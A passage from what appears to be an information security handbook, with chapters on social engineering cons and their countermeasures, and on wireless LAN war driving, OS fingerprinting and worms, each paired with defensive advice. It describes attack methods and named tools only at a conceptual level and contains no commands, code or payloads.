The arms race between computer defenders and computer attackers continues to accelerate. As attackers devise methods for widely distributed attacks and burrow deeper into our protocols and operating systems, we must work even more diligently to secure our systems. Do not lose heart, however. Sure, the defensive techniques covered in this chapter can be a lot of work. However, by carefully designing and maintaining systems, one can maintain a secure infrastructure.

Social Engineering: The Forgotten Risk

John Berti, CISSP and Marcus Rogers, Ph.D., CISSP

Information security practitioners are keenly aware of the major goals of information technology: availability, integrity, and confidentiality (the AIC triad). However, none of these goals is attainable if there is a weak link in the defense or security "chain." It has often been said that with information security, one is only as strong as one's weakest link. When we think of information and information technology security, we tend to focus collective attention on certain technical areas of this security chain. There are numerous reference sources available to information security practitioners that describe the latest operating system, application, or hardware vulnerabilities. Many companies have built their business plans and are able to survive based on being the first to discover these vulnerabilities and then provide solutions to the public and to the vendors themselves. It is quite obvious that the focus of the security industry has been primarily on the hardware, software, firmware, and the technical aspects of information security.

The security industry seems to have forgotten that computers and technology are merely tools, and that it is the human who is using, configuring, installing, implementing, and abusing these tools. Information security is more than just implementing a variety of technologically complex controls. It also encompasses dealing with the behavior or, more appropriately, the misbehavior of people. To be effective, information security must also address vulnerabilities within the "wetware," a term used to describe "people." One can spend all the money and effort one wants on technical controls and producing better, more secure code, but all of this is moot if our people give away the "keys to the kingdom." Recent research on network attacks clearly indicates that this is exactly what people are doing — albeit unintentionally. We seem to have done a good job instilling the notions of teamwork and cooperation in our workplace. So much so that in our eagerness to help out, we are falling prey to unscrupulous people who gain unauthorized access into systems through attacks categorized as "social engineering."

This chapter attempts to shed some light on social engineering by examining how this attack works, what are the common methods used, and how we can mitigate the risk of social engineering by proper education, awareness training, and other controls. This is not intended to be a "how-to" chapter, but rather a discussion of some of the details of this type of attack and how to prevent becoming a victim of social engineering. None of this information is secret; it is already well-known to certain sectors of society. Therefore, it is also important for information security professionals to be aware of social engineering and the security controls to mitigate the risk.

Defining Social Engineering

To understand what social engineering is, it is first important to clearly define what is being discussed. The term "social engineering" is not a new term. It comes from the field of social control. Social engineering can refer to the process of redefining a society — or more correctly, an engineering society — to achieve some desired outcome. The term can also refer to the process of attempting to change people's behavior in a predictable manner, usually in order to have them comply with some new system. It is the latter social

psychological definition of social engineering that is germane to this discussion. For our purposes, social engineering will refer to:

> Successful or unsuccessful attempts to influence a person(s) into either revealing information or acting in a manner that would result in unauthorized access, unauthorized use, or unauthorized disclosure, to an information system, network or data.

From definition, social engineering is somewhat synonymous with conning or deceiving someone. Using deception or conning a person is nothing new in the field of criminal activity; and despite its longevity, this kind of behavior is still surprisingly effective.

It would be very interesting at this point to include some information on the apparent size of the social engineering problem. Unfortunately, there is very little data to use for this purpose. Despite the frequent references to social engineering in the information security field, there has not been much direct discussion of this type of attack. The reasons for this vary; some within the field have suggested that social engineering attacks the intelligence of the victim and, as such, there is a reluctance to admit that it has occurred. Despite this reluctance, some of the most infamous computer criminals have relied more on social engineering to perpetrate their crimes than on any real technical ability. Why spend time researching and scanning systems looking for vulnerabilities and risk being detected when one can simply ask someone for a password to gain access? Most computer criminals, or any criminal for that matter, are opportunists. They look for the easy way into a system, and what could be easier than asking someone to let them in.

Why Does Social Engineering Work?

The success of social engineering attacks is primarily due to two factors: basic human nature and the business environment.

Human Nature

Falling victim to a social engineering attack has nothing to do with intelligence, and everything to do with being human, being somewhat naïve, and not having the proper mind set and training to deal with this type of attack. People, for the most part, are trusting and cooperative by nature. The field of social psychology has studied human interactions, both in groups and individually. These studies have concluded that almost anyone who is put in the right situation and who is dealing with a skilled person can be influenced to behave in a specific manner or divulge information he or she usually would not in other circumstances. These studies have also found that people who are in authority, or have the air of being in authority, easily intimidate other people.

For the most part, social engineering deals with individual dynamics as opposed to group dynamics, as the primary targets are help desks and administrative or technical support people, and the interactions are usually one-on-one but not necessarily face-to-face (i.e., the relationship is usually virtual in nature, either by phone or online). As discussed in this chapter, attackers tend to seek out individuals who display signs of being susceptible to this psychological attack.

Business Environment

Combined with human nature, the current business trend of mergers and acquisitions, rapid advances in technology, and the proliferation of wide area networking has made the business environment conducive to social engineering. In today's business world it is not uncommon to have never met the people one deals with on a regular basis, including those from one's own organization, let alone suppliers, vendors, and customers. Face-to-face human interaction is becoming even more rare with the widespread adoption of telecommuting technologies for employees. In today's marketplace, one can work for an organization and, apart from a few exceptions, rarely set foot in the office. Despite this layer of abstraction we have with people in our working environment, our basic trust in people, including those we have never actually met, has pretty much remained intact.

Businesses and organizations today have also become more service oriented than ever before. Employees are often rated on how well they contribute to a "team" environment, and on the level of service they provide to customers and other departments. It is rare to see a category on an evaluation that measures the degree to which someone used common sense, or whether an employee is conscious of security when performing his

or her duties. This is a paradigm that needs to change in order to deal effectively with the threat of social engineering.

Social Engineering Attacks

Social engineering attacks tend to follow a phased approach and, in most cases, the attacks are very similar to how intelligence agencies infiltrate their targets.

For the purpose of simplicity, the phases can be categorized as:

- Intelligence gathering
- Target selection
- The attack

Intelligence Gathering

One of the keys to a successful social engineering attack is information. It is surprisingly easy to gather sufficient information on an organization and its staff in order to sound like an employee of the company, a vendor representative, or in some cases a member of a regulatory or law enforcement body. Organizations tend to put far too much information on their Web sites as part of their marketing strategies. This information often describes or gives clues as to the vendors they may be dealing with, lists phone and e-mail directories, and indicates whether there are branch offices and, if so, where they are located. Some organizations even go as far as listing their entire organizational charts on their Web pages. All this information may be nice for potential investors, but it can also be used to lay the foundation for a social engineering attack.

Poorly thought-out Web sites are not the only sources of open intelligence. What organizations throw away can also be a source of important information. Going through an organization's garbage (also known as dumpster diving) can reveal invoices, correspondence, manuals, etc. that can assist an attacker in gaining important information. Several convicted computer criminals confessed to dumpster diving to gather information on their targets.

The attacker's goal at this phase is to learn as much information as possible in order to sound like he or she is a legitimate employee, contractor, vendor, strategic partner, or, in some cases, a law enforcement official.

Target Selection

Once the appropriate amount of information is collected, the attacker looks for noticeable weaknesses in the organization's personnel. The most common target is help desk personnel, as these professionals are trained to give assistance and can usually change passwords, create accounts, re-activate accounts, etc. In some organizations, the help desk function is contracted out to a third party with no real connection to the actual organization. This increases the chances of success, as the contracted third party would usually not know any of the organization's employees. The goal of most attackers is to either gather sensitive information or to get a foothold into a system. Attackers realize that once they have access, even at a guest level, it is relatively easy to increase their privileges, launch more destructive attacks, and hide their tracks.

Administrative assistants are the next most common victims. This is largely due to the fact that these individuals are privy to a large amount of sensitive information that normally flows between members of senior management. Administrative assistants can be used as either an attack point or to gather additional information regarding names of influential people in the organization. Knowing the names of the "movers and shakers" in an organization is valuable if there is a need to "name drop." It is also amazing how many administrative assistants know their executive managers' passwords. A number of these assistants routinely perform tasks for their managers that require their manager's account privileges (e.g., updating a spreadsheet, booking appointments in electronic calendars, etc.).

The Attack

The actual attack is usually based on what we would most commonly call a "con." These are broken down into three categories: (1) attacks that appeal to the vanity or ego of the victim, (2) attacks that take advantage of feelings of sympathy or empathy, and (3) attacks that are based on intimidation.

Ego Attacks

In the first type of attack — ego or vanity attacks — the attacker appeals to some of the most basic human characteristics. We all like to be told how intelligent we are and that we really know what we are doing or how to "fix" the company. Attackers will use this to extract information from their victims, as the attacker is a receptive audience for victims to display how much knowledge they have. The attacker usually picks a victim who feels under-appreciated and is working in a position that is beneath his or her talents. The attacker can usually sense this after only a brief conversation with the individual. Often, attackers using this type of an attack will call several different employees until they find the right one. Unfortunately, in most cases, the victim has no idea that he or she has done anything wrong.

Sympathy Attacks

In the second category of attacks, the attacker usually pretends to be a fellow employee (usually a new hire), a contractor, or a new employee of a vendor or strategic partner who just happens to be in a real jam and needs assistance to get some tasks done immediately. The importance of the intelligence phase becomes obvious here because attackers will have to create some level of trust with the victim that they are who they say they are. This is done by name dropping, using the appropriate jargon, or displaying knowledge of the organization. The attacker pretends that he or she is in a rush and must complete some task that requires access but cannot remember the account name or password, was inadvertently locked out, etc. A sense of urgency is usually part of the scenario because this provides an excuse for circumventing the required procedures that may be in place to regain access if the attacker was truly the individual he or she was pretending to be. It is human nature to sympathize or empathize with who the attacker is pretending to be; thus, in the majority of cases, the requests are granted. If the attacker fails to get the access or the information from one employee, he or she will just keep trying until a sympathetic ear is found, or until he or she realizes that the organization is getting suspicious.

Intimidation Attacks

In the third category, attackers pretend to be authority figures, either an influential person in the organization or, in some documented cases, law enforcement. Attackers will target a victim several levels within the organization below the level of the individual they are pretending to be. The attacker creates a plausible reason for making some type of request for a password reset, account change, access to systems, or sensitive information (in cases where the attacker is pretending to be a law enforcement official, the scenario usually revolves around some "hush-hush" investigation or national security issue, and the employee is not to discuss the incident). Again, the attackers will have done their homework and pretend to be someone with just enough power to intimidate the victim, but not enough to be either well-known to the victim or implausible for the scenario.[1] Attackers use scenarios in which time is of the essence and that they need to circumvent whatever the standard procedure is. If faced with resistance, attackers will try to intimidate their victims into cooperation by threatening sanctions against them.

Mitigating the Risk

Regardless of the type of social engineering attack, the success rate is alarmingly high. Many convicted computer criminals joke about the ease with which they were able to fool their victims into letting them literally "walk" into systems. The risk and impact of social engineering attacks are high. These attacks are often difficult to trace and, in some cases, difficult to identify. If the attacker has gained access via a legitimate account, in most cases the controls and alarms will never be activated because they have done nothing wrong as far as the system is concerned.

If social engineering is so easy to do, then how do organizations protect themselves against the risks of these attacks? The answer to this question is relatively simple but it entails a change in thinking on behalf of the entire organization. To mitigate the risk of social engineering, organizations need to effectively educate and train their staff on information security threats and how to recognize potential attacks. The control for these attacks can be found in education, awareness, training, and other controls, the discussion of which follows.

Social engineering concentrates on the weakest link in the information security chain — people. The fact that someone could persuade an employee to provide sensitive information means that the most secure systems

become vulnerable. The human part of any information security solution is the most essential. In fact, almost all information security solutions rely on the human element to a large degree. This means that this weakness — the human element — is universal, independent of hardware, software, platform, network, age of equipment, etc.

Many companies spend hundreds of thousands of dollars to ensure effective information security. This security is used to protect what the company regards as its most important assets, including information. Unfortunately, even the best security mechanisms can be bypassed when social engineering techniques are used. Social engineering uses very low-cost and low-technology means to overcome impediments posed by information security measures.

Protection against Social Engineering

To protect ourselves from the threat of social engineering, there must be a basic understanding of information security. In simple terms, information security can be defined as the protection of information against unauthorized disclosure, transfer, modification, or destruction, whether accidental or intentional. In general terms, information security denotes a state that a company reaches when its data and information, systems and services, are adequately protected against any type of threat. Information security protects information from a wide range of threats to ensure business continuity, minimize business damage, and maximize return on investment and business opportunities. Information security is about safeguarding a business money, image, and reputation — and perhaps its very existence.

Protection mechanisms usually fall into three categories, and it is important to note that to adequately protect an organization's information security assets, regardless of the type of threat, and including social engineering attacks, a combination of all three is required; that is:

1. Physical security
2. Logical (technical) security
3. Administrative security

Information security practitioners have long understood that a balanced approach to information security is required. That "balance" differs from company to company and is based on the system's vulnerabilities, threats, and information sensitivity, but in most instances will require a combination of all three elements mentioned above. Information security initiatives must be customized to meet the unique needs of the business. That is why it is very important to have an information security program that understands the needs of the corporation and can relate its information security needs to the goals and missions of the organization. Achieving the correct balance means implementing a variety of information security measures that fit into the three categories above, but implementing the correct balance so as to meet the organization's security requirements as efficiently and cost effectively as possible. Effective information security is the result of a process of identifying an organization's valued information assets; considering the range of potential risks to those assets; implementing effective policies to those specific conditions; and ensuring that those policies are properly developed, implemented, and communicated.

Physical Security

The physical security components are the easiest to understand and, arguably, the easiest to implement. Most people will think of keys, locks, alarms, and guards when they think of physical security. While these are by no means the only security precautions that need to be considered when securing information, they are a logical place to begin. Physical security, along with the other two (logical and administrative), are vital components and fundamental to most information security solutions. Physical security refers to the protection of assets from theft, vandalism, catastrophes, natural disasters, deliberate or accidental damage, and unstable environmental conditions such as electrical, temperature, humidity, and other such related problems. Good physical security requires efficient building and facility construction, emergency preparedness, reliable electrical power supplies, reliable and adequate climate control, and effective protection from both internal and external intruders.

Logical (Technical) Security

Logical security measures are those that employ a technical solution to protect the information asset. Examples include firewall systems, access control systems, password systems, and intrusion detection systems. These controls can be very effective, but usually rely on human element or interaction to work successfully. As mentioned, it is this human element that can be exploited rather easily.

Administrative Security

Administrative security controls are those that usually involve policies, procedures, guidelines, etc. Administrative security examples include information security policies, awareness programs, and background checks for new employees. These examples are administrative in nature, do not require a logical or technical solution to implement, but they all address the issue of information security.

Coverage

To be effective, information security must include the entire organization — from the top to the bottom, from the managers to the end users. Most importantly, the highest level of management present in any organization must endorse and support the idea and principles of information security. Everyone from top to bottom must understand the security principles involved and act accordingly. This means that high-level management must define, support, and issue the information security policy of the organization, which every person in the organization must then abide by. It also means that upper management must provide appropriate support, in the way of funding and resourcing, for information security. To summarize, a successful information security policy requires the leadership, commitment, and active participation of top-level management.

Critical information security strategies primarily rely on the appropriate and expected conduct on the part of personnel, and secondly on the use of technological solutions. This is why it is critical for all information security programs to address the threat of social engineering.

Securing against Social Engineering Attacks

Policies, Awareness, and Education

Social engineering attacks are very difficult to counter. The problem with countering social engineering attacks is that most logical security controls are ineffective as protection mechanisms. Because social engineering attacks target the human element, protective measures need to concentrate on the administrative portion of information security. An effective countermeasure is to have very good, established information security policies that are communicated across the entire organization. Policies are instrumental in forming a "rules of behavior" for employees. The second effective countermeasure is an effective user awareness program. When one combines these two administrative information security countermeasure controls effectively, the result is an integrated security program that everyone understands and believes is part of his or her own required job duties. From a corporate perspective, it is critical to convey this message to all employees, from top to bottom. The result will be an organization that is more vigilant at all levels, and an organization comprised of individuals who believe they are "contributing" to the well-being of the overall corporation. This is an important perception that greatly contributes to the employee satisfaction level. It also protects from the threat of disgruntled employees, another major concern of information security programs. It may be these disgruntled employees who willingly give sensitive information to unauthorized users, regardless of the social engineering methods.

Most people learn best from first-hand experience. Once it has been demonstrated that each individual is susceptible to social engineering attacks, these individuals tend to be more wary and aware. It is possible to make an organization more immune to social engineering attacks by providing a forum for discussions of other organizations' experiences.

Continued awareness is also very important. Awareness programs need to be repeated on a regular basis in order to re-affirm policies regarding social engineering. With today's technology, it is very easy to set up effective ways to communicate with one's employees on a regular basis. A good way to provide this type of forum is to

use an intranet Web site that will contain not only the organization's policies, but also safety tips and information regarding amusing social engineering stories. Amusing stories tend to get the point across better, especially if one takes into account that people love to hear about other people's misfortunes.

Recognition of "Good Catches"

Sometimes, the positive approach to recognition is the most effective one. If an employee has done the appropriate thing when it comes to an information security incident, acknowledge the good action and reward him or her appropriately. But do not stop there; let everyone else in the organization know. And as a result, the entire organization's preparedness will be improved.

Preparedness of Incident Response Teams

All companies should have the capability to deal effectively with what they may consider an incident. An incident can be defined as any event that threatens the company's livelihood. From an information security perspective, dealing with any outside threat (including social engineering) would be considered an incident. The goals of a well-prepared incident response team are to detect potential information security breaches and provide an effective and efficient means of dealing with the situation in a manner that reduces the potential impact to the corporation. A secondary but also very important goal would be to provide management with sufficient information to decide on an appropriate course of action. Having a team in place, comprised of knowledgeable individuals from key areas of the corporation who would be educated and prepared to respond to social engineering attacks, is a key aspect of an effective information security program.

Testing Readiness

Penetration testing is a method of examining the security controls of an organization from an outsider's point of view. To be effective, it involves testing all controls that prevent, track, and warn of internal and external intrusions. Companies that want to test their readiness against social engineering attacks can use this approach to reveal their weaknesses that may not have been previously evident. One must remember, however, that although penetration testing is one of the best ways to evaluate an organization's controls, it is only as effective as the efforts of the individuals who are performing the test.

Immediate Notification to Targeted Groups

If someone reports or discovers a social engineering attempt, one must notify personnel in similar areas. It is very important at this point to have a standard process and a quick procedure to do this. This is where a well-prepared incident response team can help. Assuming that a procedure is already in place, the incident response team can quickly deal with the problem and effectively remove it before any damage is done.

Apply Technology Where Possible

Other than making employees aware of the threat and providing guidance on how to handle both co-workers and others asking for information, there are no true solid methods for protecting information and employees from social engineering. However, a few options to consider may be the following:

- *Trace calls if possible.* Tracing calls may be an option, but only if one has the capability and is prepared for it. What one does not want in the midst of an attack is to ask oneself, "how do we trace a call?" Again, be prepared. Have some incident response procedures in place that will allow you to react accordingly in a very efficient manner.
- *Ensure good physical security.* As mentioned, good physical security is a must in order to provide efficient protection. There are many ways to effectively protect one's resources using the latest technology. This may mean using methods that employ biometrics or smart cards.
- *Mark sensitive documents according to data classification scheme.* If there is a well-established information classification scheme in place, it may protect one from revealing sensitive information in the event of a social engineering attack. For example, if someone is falling for an attack, and he or she pulls out a document that is marked "confidential," it may prevent him or her from releasing that information.

Similarly, if a file is electronically marked according to one's classification schemes, the same would apply.

Conclusion

Social engineering methods, when employed by an attacker, pose a serious threat to the security of information in any organization. There are far too many real-life examples of the success of this type of attack. However, following some of the basic principles of information systems security can mitigate the risk of social engineering. Policies need to be created in order to provide guidelines for the correct handling and release of information considered critical and sensitive within an organization. Information security awareness also plays a critical role. People need to be aware of the threats; and more importantly, they need to know exactly how to react in such an event. Explaining to employees the importance of information security and that there are people who are prepared to try and manipulate them to gain access to sensitive information is a wise first step in any defense plan. Simply forewarning people of possible attacks is often enough to make them alert to be able to spot them and react accordingly. The old saying that "knowledge is power" is true; or in this case, it increases security.

It is far easier to hack people than to hack some technically sound security device such as a firewall system. However, it is also takes much less effort to educate and prepare employees so that they can prevent and detect attempts at social engineering than it takes to properly secure that same firewall system. Organizations can no longer afford to have people as the weakest link in the information security chain.

Notes

1. CEOs are usually relatively well-known to employees, either from the media or from annual general meetings. Also, most CEOs would not be calling after-hours regarding a forgotten password. On the other hand, their assistant might.

Hacker Attacks and Defenses

Ed Skoudis, CISSP

Computer attackers continue to hone their techniques, getting ever better at undermining our systems and networks. As the computer technologies we use advance, these attackers find new and nastier ways to achieve their goals — unauthorized system access, theft of sensitive data, and alteration of information. This chapter explores some of the recent trends in computer attacks and presents tips for securing your systems. To create effective defenses, we need to understand the latest tools and techniques our adversaries are throwing at our networks. With that in mind, we will analyze four areas of computer attack that have received significant attention in the past year or so: wireless LAN attacks, active and passive operating system fingerprinting, worms, and sniffing backdoors.

Wireless LAN Attacks (War Driving)

In the past year, a very large number of companies have deployed wireless LANs, using technology based on the IEEE 802.11b protocol, informally known as *Wi-Fi*. Wireless LANs offer tremendous benefits from a usability and productivity perspective: a user can access the network from a conference room, while sitting in an associate's cubicle, or while wandering the halls. Unfortunately, wireless LANs are often one of the least secure methods of accessing an organization's network. The technology is becoming very inexpensive, with a decent access point costing less than U.S.$200 and wireless cards for a laptop or PC costing below U.S.$100. In addition to affordability, setting up an access point is remarkably simple (if security is ignored, that is). Most access points can be plugged into the corporate network and configured in a minute by a completely inexperienced user. Because of their low cost and ease of (insecure) use, wireless LANs are in rapid deployment in most networks today, whether upper management or even IT personnel realize or admit it. These wireless LANs are usually completely unsecure because the inexperienced employees setting them up have no idea of or interest in activating security features of their wireless LANs.

In our consulting services, we often meet with CIOs or Information Security Officers to discuss issues associated with information security. Given the widespread use of wireless LANs, we usually ask these upper-level managers what their organization is doing to secure its wireless infrastructure. We are often given the answer, "We don't have to worry about it because we haven't yet deployed a wireless infrastructure." After hearing that stock answer, we conduct a simple wireless LAN assessment (with the CIO's permission, of course). We walk down a hall with a wireless card, laptop, and wireless LAN detection software. Almost always we find renegade, completely unsecure wireless networks in use that were set up by employees outside of formal IT roles. The situation is similar to what we saw with Internet technology a decade ago. Back then, we would ask corporate officers what their organizations were doing to secure their Internet gateways. They would say that they did not have one, but we would quickly discover that the organization was laced with homegrown Internet connectivity without regard to security.

Network Stumbling, War Driving, and War Walking

Attackers have taken to the streets in their search for convenient ways to gain access to organizations' wireless networks. By getting within a few hundred yards of a wireless access point, an attacker can detect its presence and, if the access point has not been properly secured, possibly gain access to the target network. The process of searching for wireless access points is known in some circles as *network stumbling*. Alternatively, using an automobile to drive around town looking for wireless access points is known as *war driving*. As you might guess, the phrases *war walking* and even *war biking* have been coined to describe the search for wireless access points using other modes of transportation. I suppose it is only a matter of time before someone attempts *war hanggliding*.

When network stumbling, attackers set up a rig consisting of a laptop PC, wireless card, and antenna for discovering wireless access points. Additionally, a global positioning system (GPS) unit can help record the geographic location of discovered access points for later attack. Numerous software tools are available for this task as well. One of the most popular is NetStumbler (available at www.netstumbler.com), an easy-to-use GUI-based tool written by Marius Milner. NetStumbler runs on Windows systems, including Win95, 98, and 2000, and a PocketPC version called *Mini-Stumbler* has been released. For UNIX, several war-driving scripts have been released, with Wi-scan (available at www.dis.org/wl/) among the most popular.

This wireless LAN discovery process works because most access points respond, indicating their presence and their services set identifier (SSID) to a broadcast request from a wireless card. The SSID acts like a name for the wireless access point so that users can differentiate between different wireless LANs in close proximity. However, the SSID provides no real security. Some users think that a difficult-to-guess SSID will get them extra security. They are wrong. Even if the access point is configured not to respond to a broadcast request for an SSID, the SSIDs are sent in cleartext and can be intercepted.

In a recent war-driving trip in a taxi in Manhattan, an attacker discovered 455 access points in one hour. Some of these access points had their SSIDs set to the name of the company using the access point, gaining the attention of attackers focusing on juicy targets.

After discovering target networks, many attackers will attempt to get an IP address on the network, using the Dynamic Host Configuration Protocol (DHCP). Most wireless LANs freely give out addresses to anyone asking for them. After getting an address via DHCP, the attacker will attempt to access the LAN itself. Some LANs use the Wired Equivalent Privacy (WEP) protocol to provide cryptographic authentication and confidentiality. While WEP greatly improves the security of a wireless LAN, it has some significant vulnerabilities that could allow an attacker to determine an access point's keys. An attacker can crack WEP keys by gathering a significant amount of traffic (usually over 500 MB) using a tool such as Airsnort (available at airsnort.shmoo.com/).

Defending against Wireless LAN Attacks

So, how do you defend against wireless LAN attacks in your environment? There are several levels of security that you could implement for your wireless LAN, ranging from totally unsecure to a strong level of protection. Techniques for securing your wireless LAN include:

- *Set the SSID to an obscure value.* As described above, SSIDs are not a security feature and should not be treated as such. Setting the SSID to an obscure value adds very little from a security perspective. However, some access points can be configured to prohibit responses to SSID broadcast requests. If your access point offers that capability, you should activate it.
- *Use MAC address filtering.* Each wireless card has a unique hardware-level address called the media access control (MAC) address. A wireless access point can be configured so that it will allow traffic only from specific MAC addresses. While this MAC filtering does improve security a bit, it is important to note that an attacker can spoof wireless card MAC addresses.
- *Use WEP, with periodic rekeying.* While WEP keys can be broken using Airsnort, the technology significantly improves the security of a wireless LAN. Some vendors even support periodic generation of new WEP keys after a given timeout. If an attacker does crack a WEP key, it is likely that they break the old key, while a newer key is in use on the network. If your access points support dynamic rotating of WEP keys, such as Cisco's Aironet security solution, activate this feature.
- *Use a virtual private network (VPN).* Because SSID, MAC, and even WEP solutions have various vulnerabilities as highlighted above, the best method for securing wireless LANs is to use a VPN.

VPNs provide end-to-end security without regard to the unsecured wireless network used for transporting the communication. The VPN client encrypts all data sent from the PC before it gets sent into the air. The wireless access point simply collects encrypted streams of bits and forwards them to a VPN gateway before they can get access to the internal network. In this way, the VPN ensures that all data is strongly encrypted and authenticated before entering the internal network.

Of course, before implementing these technical solutions, you should establish specific policies for the use of wireless LANs in your environment. The particular wireless LAN security policies followed by an organization depend heavily on the need for security in that organization. The following list, which I wrote with John Burgess of Predictive Systems, contains recommended security policies that could apply in many organizations. This list can be used as a starting point, and pared down or built up to meet specific needs.

- All wireless access points/base stations connected to the corporate network must be registered and approved by the organization's computer security team. These access points/base stations are subject to periodic penetration tests and audits. Unregistered access points/ base stations on the corporate network are strictly forbidden.
- All wireless network interface cards (i.e., PC cards) used in corporate laptop or desktop computers must be registered with the corporate security team.
- All wireless LAN access must use corporate-approved vendor products and security configurations.
- All computers with wireless LAN devices must utilize a corporate-approved virtual private network (VPN) for communication across the wireless link. The VPN will authenticate users and encrypt all network traffic.
- Wireless access points/base stations must be deployed so that all wireless traffic is directed through a VPN device before entering the corporate network. The VPN device should be configured to drop all unauthenticated and unencrypted traffic.

While the policies listed above fit the majority of organizations, the policies listed below may or may not fit, depending on the technical level of employees and how detailed an organizations' security policy and guidelines are:

- The wireless SSID provides no security and should not be used as a password. Furthermore, wireless card MAC addresses can be easily gathered and spoofed by an attacker. Therefore, security schemes should not be based solely on filtering wireless MAC addresses because they do not provide adequate protection for most uses.
- WEP keys can be broken. WEP may be used to identify users, but only together with a VPN solution.
- The transmit power for access points/base stations near a building's perimeter (such as near exterior walls or top floors) should be turned down. Alternatively, wireless systems in these areas could use directional antennas to control signal bleed out of the building.

With these types of policies in place and a suitable VPN solution securing all traffic, the security of an organization's wireless infrastructure can be vastly increased.

Active and Passive Operating System Fingerprinting

Once access is gained to a network (through network stumbling, a renegade unsecured modem, or a weakness in an application or firewall), attackers usually attempt to learn about the target environment so they can hone their attacks. In particular, attackers often focus on discovering the operating system (OS) type of their targets. Armed with the OS type, attackers can search for specific vulnerabilities of those operating systems to maximize the effectiveness of their attacks.

To determine OS types across a network, attackers use two techniques: (1) the familiar, time-tested approach called active OS fingerprinting, and (2) a technique with new-found popularity, passive OS fingerprinting. We will explore each technique in more detail.

Active OS Fingerprinting

The Internet Engineering Task Force (IETF) defines how TCP/IP and related protocols should work. In an ever-growing list of Requests for Comment (RFCs), this group specifies how systems should respond when

specific types of packets are sent to them. For example, if someone sends a TCP SYN packet to a listening port, the IETF says that a SYN ACK packet should be sent in response. While the IETF has done an amazing job of defining how the protocols we use every day should work, it has not thoroughly defined every case of how the protocols should fail. In other words, the RFCs defining TCP/IP do not handle all of the meaningless or perverse cases of packets that can be sent in TCP/IP. For example, what should a system do if it receives a TCP packet with the code bits SYN-FIN-URG-PUSH all set? I presume such a packet means to SYNchronize a new connection, FINish the connection, do this URGently, and PUSH it quickly through the TCP stack. That is nonsense, and a standard response to such a packet has not been devised.

Because there is no standard response to this and other malformed packets, different vendors have built their OSs to respond differently to such bizarre cases. For example, a Cisco router will likely send a different response than a Windows NT server for some of these unexpected packets. By sending a variety of malformed packets to a target system and carefully analyzing the responses, an attacker can determine which OS it is running.

An active OS fingerprinting capability has been built into the Nmap port scanner (available at www.insecure.org/nmap). If the OS detection capability is activated, Nmap will send a barrage of unusual packets to the target to see how it responds. Based on this response, Nmap checks a user-customizable database of known signatures to determine the target OS type. Currently, this database houses over 500 known system types.

A more recent addition to the active OS fingerprinting realm is the Xprobe tool by Fyodor Yarochkin and Ofir Arkin. Rather than manipulating the TCP code bit options like Nmap, Xprobe focuses exclusively on the Internet Control Message Protocol (ICMP). ICMP is used to send information associated with an IP-based network, such as ping requests and responses, port unreachable messages, and instructions to quench the rate of packets sent. Xprobe sends between one and four specially crafted ICMP messages to the target system. Based on a very carefully constructed logic tree on the sending side, Xprobe can determine the OS type. Xprobe is stealthier than the Nmap active OS fingerprinting capability because it sends far fewer packets.

Passive OS Fingerprinting

While active OS fingerprinting involves sending packets to a target and analyzing the response, passive OS fingerprinting does not send any traffic while determining a target's OS type. Instead, passive OS fingerprinting tools include a sniffer to gather data from a network. Then, by analyzing the particular packet settings captured from the network and consulting a local database, the tool can determine what OS type sent that traffic. This technique is far stealthier than active OS fingerprinting because the attacker sends no data to the target machine. However, the attacker must be in a position to analyze traffic sent from the target system, such as on the same LAN or on a network where the target frequently sends packets.

One of the best passive OS fingerprinting tools is p0f (available at www.stearns.org/p0f/), originally written by Michal Zalewski and now maintained by William Stearns. P0f determines the OS type by analyzing several fields sent in TCP and IP traffic, including the rounded-up initial time-to-live (TTL), window size, maximum segment size, don't fragment flag, window scaling option, and initial packet size. Because different OSs set these initial values to varying levels, p0f can differentiate between 149 different system types.

Defending against Operating System Fingerprinting

To minimize the impact an attacker can have using knowledge of your OS types, you should have a defined program for notification, testing, and implementation of system patches. If you keep your systems patched with the latest security fixes, an attacker will be far less likely to compromise your machines even if they know which OS you are running. One or more people in your organization should have assigned tasks of monitoring vendor bulletins and security lists to determine when new patches are released. Furthermore, once patches are identified, they should be thoroughly but quickly tested in a quality assurance environment. After the full functionality of the tested system is verified, the patches should be rolled into production.

While a solid patching process is a must for defending your systems, you may also want to analyze some of the work in progress to defeat active OS fingerprinting. Gaël Roualland and Jean-Marc Saffroy wrote the IP personality patch for Linux systems, available at ippersonality.sourceforge.net/. This tool allows a system administrator to configure a Linux system running kernel version 2.4 so that it will have any response of the administrator's choosing for Nmap OS detection. Using this patch, you could make your Linux machine look like a Solaris system, a Macintosh, or even an old Windows machine during an Nmap scan. Although you may

not want to put such a patch onto your production systems due to potential interference with critical processes, the technique is certainly worth investigating.

To foil passive OS fingerprinting, you may want to consider the use of a proxy-style firewall. Proxy firewalls do not route packets, so all information about the OS type transmitted in the packet headers is destroyed by the proxy. Proxy firewalls accept a connection from a client, and then start a new connection to the server on behalf of that client. All packets on the outside of the firewall will have the OS fingerprints of the firewall itself. Therefore, the OS type of all systems inside the firewall will be masked. Note that this technique does not work for most packet filter firewalls because packet filters route packets and, therefore, transmit the fingerprint information stored in the packet headers.

Recent Worm Advances

A computer worm is a self-replicating computer attack tool that propagates across a network, spreading from vulnerable system to vulnerable system. Because they use one set of victim machines to scan for and exploit new victims, worms spread on an exponential basis. In recent times, we have seen a veritable zoo of computer worms with names like Ramen, L10n, Cheese, Code Red, and Nimda. New worms are being released at a dizzying rate, with a new generation of worm hitting the Internet every two to six months. Worm developers are learning lessons from the successes of each generation of worms and expanding upon them in subsequent attacks. With this evolutionary loop, we are rapidly approaching an era of super-worms. Based on recent advances in worm functions and predictions for the future, we will analyze the characteristics of the coming super-worms we will likely see in the next six months.

Rapidly Spreading Worms

Many of the worms released in the past decade have spread fairly quickly throughout the Internet. In July 2001, Code Red was estimated to have spread to 250,000 systems in about six hours. Fortunately, recent worms have had rather inefficient targeting mechanisms, a weakness that actually impeded their speeds. By randomly generating addresses and not taking into account the accurate distribution of systems in the Internet address space, these worms often wasted time looking for nonexistent systems or scanning machines that were already conquered.

